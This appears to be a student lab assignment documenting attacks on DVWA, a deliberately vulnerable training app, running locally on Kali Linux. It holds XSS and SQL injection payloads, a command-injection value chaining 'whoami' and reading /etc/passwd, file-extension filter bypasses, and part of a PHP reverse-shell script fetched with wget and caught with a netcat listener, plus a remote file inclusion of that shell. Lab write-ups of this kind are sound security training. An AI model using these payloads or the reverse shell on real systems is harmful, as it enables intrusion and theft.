


DVWA On Kali Vulnerability Discovery



Assignment no. 6

Submitted By: Prashant sengar

To Skill Horizon


--> Installation of DVWA in KALI-Linux

Commands used

1. `sudo apt install dvwa`

Run DVWA by using

2. `sudo dvwa-start`



Username


Password

Login

Login By Using Default Creds

Username: admin


Password: password




--> Go to DVWA security and select Difficulty

--> Vulnerability XSS on LOW Difficulty

1. Simple use `<script>alert("hacked")</script>`
2. You can see the hacked is reflecting on browser






--> Difficulty Medium

1. this time using different payload as script tag is getting blocked

2. ``"



As you can see the cookies is getting reflected

--> **Stored Cross site scripting (XSS)**


--> *It's type of xxs when user input is het stored permantely in database its more serve then than the reflected xxs*


Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: admin
Message: 

Name: admin
Message: 


Name: name
Message:


Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: admin
Message: 



127.0.0.1:42001

xss

OK


--> *It's geeting stored in the database../*

INSECURE FILE UPLOAD (LOW)

--> Its type of vulnerability when site allows any arbitrary file uploads on their website

Uploading reverse shell on dvwa shell.php

Here set up listener to listen upcoming connections



```
GNU nano 3.1 php-reverse-shell.php
// you, then do not use this tool.
// You are encouraged to send comments, improvements or suggestions to me at pentestmonkey@pentestmonkey.net
// Description
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Limitations
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set time limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
//


Step #1 Download the shell script
Here you will download a basic reverse shell PHP script. Found one doing a Google
search:
wget the file into desktop for now,
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/
Rename the file to make it easy to reference:
Cut reverse-shell.php
Paste
Execute
Justify
Location
Go To line
Undo
Redo
Set Mark
Conv
To Bracket
Where Was
```

Here's the reverse shell chnge ip and port if not doing locally

Uploading this shell on dvwa upload feature




Uploaded successfully we setted up our nc -nlvp on terminal to see connections




here we got the reverse shell now we can see user passwd and other things

---> On Difficulty Medium


Some times site blocks the specif file extension like php etc to bypassss this using php.jpeg ,php%00,php3



--> Uploaded Successfully bypassed the filter



--> Here again got the reverse shell..



Command Injection

--> Command injection is a Vulnerability that involves executing arbitrary commands on a host operating system (OS)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.043 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.075 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.202 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.041 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3069ms  
rtt min/avg/max/mdev = 0.041/0.090/0.202/0.065 ms
```

More Information

Here it has check ip address using ping command we concatenate the two command 127.0.0.1 && whoami

IT gives us the output of our 2nd command also

-->It can also be used as cat etc/passwd to see the passwords

SQL INJECTION

--> SQL injection, common attack that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed..

Here we used ' OR '1'='1

IN THE GET USER FILED TO LIST THE USER BY THIER ID'S

The first ' close the query and OR 1=1 act as logic here which is always true so it list all the users ../

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown


ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith


File Inclusion

File inclusion is a vulnerability where a web application fails to properly validate user input, allowing an attacker to force it to include and execute unauthorized files from the local server



Here the parameter ?page= is vulnrable to the lfi/rfi

We provided the revershell which is hosted on simpe our python server localhost:8000/rerverse-shell.php



--> Here got reverse-shell again by exploiting rfi vulnreability

Sensitive Data Exposure

--> Sensitive data can be leaked via page source and .js files within the webpages

```
</fieldset>

<input type='hidden' name='user_token' value='c0e293358e2a7757f245aa608c436e73' />

</form>

<br />

<br />
<br />
<br />
<br />
<br />
```

--> Here its leaking the usr token inn the web page source it can leads to potemtial accountb takeover